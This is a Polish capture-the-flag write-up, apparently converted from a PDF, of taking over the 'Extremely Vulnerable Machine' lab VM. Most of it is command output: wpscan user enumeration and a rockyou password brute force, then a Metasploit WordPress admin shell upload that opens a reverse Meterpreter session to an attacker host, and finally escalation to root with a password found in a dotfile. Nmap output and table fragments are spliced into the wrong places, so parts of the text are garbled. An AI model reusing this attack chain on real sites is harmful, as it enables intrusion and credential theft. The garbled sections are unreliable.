==> DIRECTORY: http://192.168.12.13/wordpress/
==> DIRECTORY: http://192.168.12.13/wordpress/
```



Następnie przy użyciu wpScan u polecenia wpScan --url 192.168.12.13/wordpress -e u przeprowadziłem skanowanie i uzyskałem login do usługi.

```
[i] User(s) Identified:  
[+] c0rrupt3d_braIn  
| Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
  
[+] Finished: Tue Jan 14 05:51:24 2020  
[+] Requests Done: 25  
[+] Cached Requests: 24  
[+] Data Sent: 5.898 KB  
[+] Data Received: 46.255 KB  
[+] Memory used: 105.875 MB  
[+] Elapsed time: 00:01:02  
root@kali:~#
```

```
Następnie przeprowadziłem próbę złamania hasła bruteforcem wpscan --url  
192.168.12.13/wordpress --usernames c0rrupt3d_brain --passwords  
/usr/share/wordlists/rockyou.txt
```

```
[+] The main theme could not be detected.  
[+] Enumerating All Plugins (via Passive Methods)  
[!] No plugins Found.  
[+] Enumerating Config Backups (via Passive and Aggressive Methods)  
Checking Config Backups - Time: 00:00:00 <===== [+] Valid Combinations Found:  
| Username: crrupt3d_braIn, Password: 24992499  
[+] Finished: Tue Jan 14 06:10:33 2020  
[+] Plugins Done: 10745  
[+] Cached Results: 10745  
[+] Data Sent: 3.532 MB  
[+] Data Received: 48.332 MB  
[+] Memory used: 1.11 GB  
[+] Elapsed time: 00:06:24  
root@Kali:~# | pop3-capabilities: UIDL RESP-CODES CAPA PIPELINING SASL AUTH-RESP-CODE  
Top  
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
143/tcp open imap Dovecot imaps  
|_ imap-capabilities: Pre-login OK have SASL-IR LOGINDISABLED=0001 IDLE capabilities lists post-login LOGIN-REFERRALS ENABLED in more LITERAL+  
MAP4rev1  
MAC Address(es): 00:0C:29:4A:00:0A (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 3.X [4.X]  
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4  
OS details: Linux 3.2 - 4.9  
Service info: Host: UBUNTU-EXTERMELY-VULNERABLE-MACHINE; OS: Linux;  
CPE: cpe:/o:canonical:linux_kernel  
Host script results:  
|_ clock-skew: mean: 1h39m58s, deviation: 2h53m12s, median: -2s  
|_ nbtstat: NetBIOS name: UBUNTU-EXTERMEL, NetBIOS user: <unknown>, NetBIOS domain:<unknown> (unknown)  
|_ snmpwalk:  
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)  
|   Computer name: ubuntu-extermely-vulnerable-m4chline  
|_ NetBIOS computer name: UBUNTU-EXTERMELY-VULNERABLE-MACHINE\x00  
|_ Domain name: x00  
|_ FQDN: ubuntu-extermely-vulnerable-m4chline
```

Wyszukałem exploitów związanych z WordPressem, wybrałem jeden z nich i ustawiłem wszystkie parametry

ability	Command: nmap -sV -A 192.168.12.13	Host	OS	Vuln	Script
47 exploit/multi/http/phptax_exec	2012-10-08	excellent	Yes	PhPTax pfile Parameter Exec Remote Code Inject	
48 exploit/multi/http/sonicwall_gms_upload	2012-01-17	excellent	Yes	SonicWALL GMS 6 Arbitrary File Upload	
49 exploit/multi/http/tomcat_jsp_upload_bypass	2017-10-03	excellent	Yes	Host Tomcat RCE via JSP Upload Bypass	
50 exploit/multi/http/wp_crop_rce	2019-02-19	excellent	Yes	WP Crop-image Shell Upload	
51 exploit/multi/http/wp_db_backup_rce	2019-04-24	excellent	Yes	WP Database Backup RCE	
52 exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload	2016-05-04	excellent	Yes	WordPress Ninja Forms Unauthenticated File Upload	
53 exploit/multi/http/wp_responsive_thumbnail_slider_upload	2015-08-28	excellent	Yes	WordPress Responsive Thumbnail Slider Arbitrary	
Load	192.168.12.13				
54 exploit/multi/misc/java_jdwp_debugger	2010-03-12	good	Yes	Java Debug Wire Protocol Remote Code Execution	
55 exploit/multi/php/wp_duplicator_code_inject	2018-08-29	manual	Yes	Snap Creek Duplicator WordPress plugin code inj	
56 exploit/unix/webapp/open_flash_chart_upload_exec	2009-12-14	great	Yes	Open Flash Chart v2 Arbitrary File Upload	
57 exploit/unix/webapp/wp_admin_shell_upload	2015-02-21	excellent	Yes	WordPress Admin Shell Upload	
58 exploit/unix/webapp/wp_advanced_custom_fields_exec	2012-11-14	excellent	Yes	WordPress Plugin Advanced Custom Fields Remote F	
Iusion					
59 exploit/unix/webapp/wp_ajax_load_more_file_upload	2015-10-10	excellent	Yes	Wordpress Ajax Load More PHP Upload Vulnerabilit	
60 exploit/unix/webapp/wp_asset_manager_upload_exec	2012-05-26	excellent	Yes	WordPress Asset Manager PHP File Upload Vulnerab	
61 exploit/unix/webapp/wp_creativecontactform_file_upload	2014-10-22	excellent	Yes	Wordpress Creative Contact Form Upload Vulnerabi	
62 exploit/unix/webapp/wp_downloadmanager_upload	2014-12-03	excellent	Yes	Wordpress Download Manager (download-manager) Ur	
located File Upload					
63 exploit/unix/webapp/wp_easycart_unrestricted_file_upload	2015-01-08	excellent	No	WordPress WP EasyCart Unrestricted File Upload	
64 exploit/unix/webapp/wp_foxypress_upload	2012-06-05	excellent	Yes	WordPress Plugin FoxyPress uploadify.php Arbitra	
Execution					
65 exploit/unix/webapp/wp_frontend_editor_file_upload	2012-07-04	normal	Yes	Wordpress Front-end Editor File Upload	
66 exploit/unix/webapp/wp_google_document_embedder_exec	2013-01-03	normal	Yes	WordPress Plugin Google Document Embedder Arbit	

Module options (exploit/unix/webapp/wp\_admin\_shell\_upload):

Name	Current Setting	Required	Description
PASSWORD	yes		The WordPress password to authenticate with
Proxies	no		A proxy chain of format type:host:port[,type:host:port][,...]
RHOSTS	yes		The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The base path to the wordpress application
USERNAME	yes		The WordPress username to authenticate with
VHOST	no		HTTP server virtual host


Exploit target:

Id	Name
0	WordPress

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set username c0rrupt3d_brain
username => c0rrupt3d_brain
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set password 24992499
password => 24992499
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /wordpress
targeturi => /wordpress
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set rhost 192.168.12.13
rhost => 192.168.12.13
msf5 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.12.8:4444
[*] Authenticating with WordPress using c0rrupt3d_brain:24992499...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wordpress/wp-content/plugins/XhPlJRTTFz/s0HHZnpnWl.php...
[*] Sending stage (38288 bytes) to 192.168.12.13
[*] Meterpreter session 1 opened (192.168.12.8:4444 -> 192.168.12.13:48462) at 2020-01-14 11:09:46 -0500
[+] Deleted s0HHZnpnWl.php
[+] Deleted XhPlJRTTFz.php
[+] Deleted ../../XhPlJRTTFz

meterpreter > 
```



Uruchomiłem powłokę i za dysku znalazłem plik `root_password_ssh.txt`

```
meterpreter > /home
[-] Unknown command: /home.
meterpreter > shell
Process 15573 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
/home
/bin/sh: 1: /home: Permission denied
ls
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
cd /home
ls
root3r
cd root3r
ls -man
total 40
drwxr-xr-x 3 33 33 4096 Nov  1 15:50 .
drwxr-xr-x 3  0  0 4096 Oct 30 13:35 ..
-rw-r--r-- 1 33 33  515 Oct 30 12:20 .bash_history
-rw-r--r-- 1 33 33  220 Oct 30 12:00 .bash_logout
-rw-r--r-- 1 33 33 3771 Oct 30 12:00 .bashrc
drwxr-xr-x 2 33 33 4096 Oct 30 12:04 .cache
-rw-r--r-- 1 33 33   22 Oct 30 12:06 .mysql_history
-rw-r--r-- 1 33 33  655 Oct 30 12:00 .profile
-rw-r--r-- 1 33 33     8 Oct 31 16:20 .root_password_ssh.txt
-rw-r--r-- 1 33 33     0 Oct 30 12:11 .sudo_as_admin_successful
-rw-r--r-- 1  0  0     4 Nov  1 14:41 test.txt
cat .root_password_ssh.txt
willy26
```

Dzięki temu hasłu zyskałem uprawnienia roota na maszynie EVM

```
meterpreter > shell
Process 15759 created.
Channel 1 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
python -c 'import pty;pty.spawn("/bin/bash")'
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory.
www-data@ubuntu-extermely-vulnerable-m4chline:$ su root
su root
Password: willy26

shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
sh: 0: getcwd() failed: No such file or directory
root@ubuntu-extermely-vulnerable-m4chline:# whoami
whoami
root
root@ubuntu-extermely-vulnerable-m4chline:# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu-extermely-vulnerable-m4chline:#
```

System time: smb-security-m account used authenticati challenge re message sign 2.02: Message si smb2-time: date: 2020-0	TRACEROUTE HOP RTT    ADDR 1  0.39 ms 192.	OS and Service d at <a href="https://nmap.org">https://nmap.org</a> . Nmap done: 1 IP a
---	--	---

W folderze root znalazłem plik z gratulacjami złamania maszyny

```
cd root
root@ubuntu-extermely-vulnerable-m4chline:../../../../root# ls
ls
proof.txt
root@ubuntu-extermely-vulnerable-m4chline:../../../../root# cat proof.txt
cat proof.txt
voila you have successfully pwned me :) !!!
:D
root@ubuntu-extermely-vulnerable-m4chline:../../../../root#
```